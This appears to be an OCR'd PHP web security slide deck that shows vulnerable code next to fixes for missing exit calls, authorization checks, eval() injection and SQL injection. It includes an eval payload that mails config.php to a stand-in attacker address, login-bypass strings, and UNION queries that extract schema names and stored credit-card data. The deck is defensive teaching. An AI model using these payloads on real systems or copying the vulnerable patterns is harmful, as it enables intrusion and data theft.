
## On Error, STOP

Example: http://mydomain.com/delete.php

```
<?php
if (!isAdmin($_SESSION['user_id'])) {
    Header("Location: /login.php");
}
$object = new Object($_GET['object_id']);
$object->Delete();
```

What happens when Google hits the url:
http://mydomain.com/delete.php?object_id=1234 ?

This one should be obvious to any experienced programmer, hopefully not through painful self-experience.



## On Error, STOP


Example: http://mydomain.com/delete.php

```
<?php
if (!isAdmin($_SESSION['user_id'])) {
    Header("Location: /login.php");
    exit();
}
$object = new Object($_GET['object_id']);
$object->Delete();
```

## Authentication != Authorization

Just because you know who a user is,
does not mean they are allowed to do something.

```
<?php
if ($_SESSION['user_id'] <= 0) { // Is user logged in?
    Header("Location: /login.php");
    exit();
}
$object = new Object($_GET['object_id']);
$object->Delete();
```



## Authentication != Authorization

```
<?php
if ($_SESSION['user_id'] <= 0) {
    Header("Location: /login.php");
    exit();
} else {
    $user_id = $_SESION['user_id'];
}
$object = new Object($_GET['object_id']);
if ($object->object_id == $_GET['object_id']) {
    if ($object->isAllowed(DELETE,$user_id) {
        $object->Delete();
    } else {
        NotifyAdmin("Delete attempted", ...);
    }
} else {
    NotifyAdmin("Bad object_id", ...);
}
```

Keep checking for authentication

Next check for a valid object

Finally make sure the current user actually allowed to perform this operation on the object.

Note that the user_id is passed into the isAllowed() function. This lets us give some users Admin or SuperUser capabilities to edit the entire site, no matter who owns that particular object.

## eval() = Evalute your head

/templates/welcome.php

```
<p>Welcome $name to our website!</p>
```

/framework/main.php

```
$name = GetUsernameFromDatabase($db);
$fp = fopen($template,'r'); // Open the template
$tmp = fread($fp,filesize($template);
fclose($fp);
eval("\$html = \"$tmp\";"); // Replace variables
print($html);
```

What happens when this name is entered?

```
Pwned!";$f=fopen('config.php','r');$t=fread($f,8192);
mail('badguy@blackhat.com','Got Config',$t);$a="
```


## eval() = Evalute your head

/templates/welcome.php

```
<p>Welcome {name} to our website!</p>
```

/framework/main.php

```
$vars['name'] = GetUsernameFromDatabase($db);
$fp = fopen($template,'r'); // Open the template
$html = fread($fp,filesize($template);
fclose($fp);
foreach ($vars as $key => $val) { // Replace variables
    $html = str_replace("{$key}",$val, $html);
}
print($html);
```




## eval() = Evalute your head

The same basic problem of executing user input also occurs with:


- system()
- exec()
- passthru()
- proc_open()

The same basic problem exists for system(), exec() and passthru()

## SQL Injection Attacks


HI, THIS IS YOUR SON'S SCHOOL. WE'RE HAVING SOME COMPUTER TROUBLE.
OH, DEAR – DID HE BREAK SOMETHING?
IN A WAY–
DID YOU REALLY NAME YOUR SON Robert'); DROP TABLE Students;-- ?
OH, YES. LITTLE BOBBY TABLES, WE CALL HIM.
WELL, WE'VE LOST THIS YEAR'S STUDENT RECORDS. I HOPE YOU'RE HAPPY.
AND I HOPE YOU'VE LEARNED TO SANITIZE YOUR DATABASE INPUTS.


http://xkcd.com/327/



## SQL Injection Attacks

The most basic error: Forgetting to trap quotes

```
<?php
if ($_POST['username']) {
    $q = "SELECT *
            FROM Users
           WHERE user = '".$_POST['username']."'
             AND password = '".$_POST['password']."'";
    $r = mysql_query($q, $db);
    if ($r) {
        // user is valid
    } else {
        // login failed
    }
}
...
```



## SQL Injection Attacks

```
$q = "SELECT *
        FROM Users
       WHERE user = '".$_POST['username']."'
         AND password = '".$_POST['password']."'";
```

What happens with this username is entered?

```
admin'--
```


Or how about:

```
' OR 1 LIMIT 10,1 --
```

the double dash (--) is the line comment for SQL.

So the single quote closes the username, the double dash discards the rest of the line.

So the hacker needs to do is guess a valid username.  No password required.



## SQL Injection Attacks

Bad:

```
    $q = "SELECT *
            FROM Users
           WHERE user = '".$_POST['username']."'
             AND password = '".$_POST['password']."'";
```

Good:

```
  $u = mysql_real_escape_string($_POST['username'], $db);
  $p = mysql_real_escape_string($_POST['password'], $db);
  $q = "SELECT *
          FROM Users
         WHERE user = '$u'
           AND password = '$p'";
```


Also Good:

```
        mysqli_prepare()
        mysqli_stmt_bind_param()
```

ALWAYS use mysql_real_escape_string on any user input before passing it to MySQL in query.

There are folks that much prefer to use prepared statements instead of crafting their own SQL strings.  Binding the variables to the query handles the escaping for you.

Older code tends to use AddSlashes(), recommend using mysql_real_escape_string instead.




## SQL Injection Attacks

Failing to verify variable types

```
<?php
$q = "SELECT *
        FROM Products
       WHERE product_id = ".$_GET['pid'];
$r = mysql_query($q, $db);
if ($r) {
    list($name, $upc, $price) = mysql_fetch_array($r);
    $price = '$'.number_format($price,2);
    print("<h1>Product: $name - $upc</h1>\n");
    print("<p>Available for only $price!!</p>\n");
}
```

Programmer expects $_GET['pid'] to be an integer.



## SQL Injection Attacks

```
$q = "SELECT *
        FROM Products
       WHERE product_id = ".$_GET['pid'];
```

What happens when the url is:

```
http://mydomain.com/product.php?pid=-99%20
union%20select%20TABLE_SCHEMA%2C%20TABLE_NAME%2C%201%20FROM
%20information_schema.TABLES%20LIMIT%205%2c1
```

Decoded:

```
http://mydomain.com/product.php?pid=-99
union select TABLE_SCHEMA, TABLE_NAME, 1 FROM
information_schema.TABLES LIMIT 5,1
```

## SQL Injection Attacks

**Resulting in this SQL query:**


```
$q = "SELECT *
        FROM Products
       WHERE product_id = -99
     UNION
      SELECT TABLE_SCHEMA, TABLE_NAME, 1
        FROM information_schema.TABLES
       LIMIT 5,1";

$r = mysql_query($q, $db);
if ($r) {
    list($name, $upc, $price) = mysql_fetch_array($r);
    $price = '$'.number_format($price,2);
    print("<h1>Product: $name - $upc</h1>\n");
    print("<p>Available for only $price!!!</p>\n");
}
```

## SQL Injection Attacks

After some mucking about, the hacker starts running queries like:

```
$q = "SELECT *
        FROM Products
       WHERE product_id = -99
     UNION
      SELECT CONCAT(fname,'|',lname,'|',CCnum,'|',CCexp),
             CONCAT(street,'|',city,'|',state,'|',phone),
             phone2
        FROM processed_orders
       LIMIT 187,1";
```

The net result is the blackhats can strip your entire database through your product page.



## SQL Injection Attacks

Force incoming user values to the correct type.


```
<?php
$q = "SELECT *
        FROM Products
       WHERE product_id = ".intval($_GET['pid']);
$r = mysql_query($q, $db);
if ($r) {
    list($name, $upc, $price) = mysql_fetch_array($r);
    print("<h1>Product: $name - $upc</h1>\n");
    print("<p>Available for only \$$price!!!</p>\n");
}
```

See also:

- **`ctype_digit()`**
- **`filter_var()`** for PHP >= 5.2.0

Avoid **`is_int()`** and **`is_numeric()`**

mysqli_prepare() and mysqli_stmt_bind_param() also work well here.




## Logging Failures

How do you know when something has gone wrong?

- Actually read your servers `error.log` file.
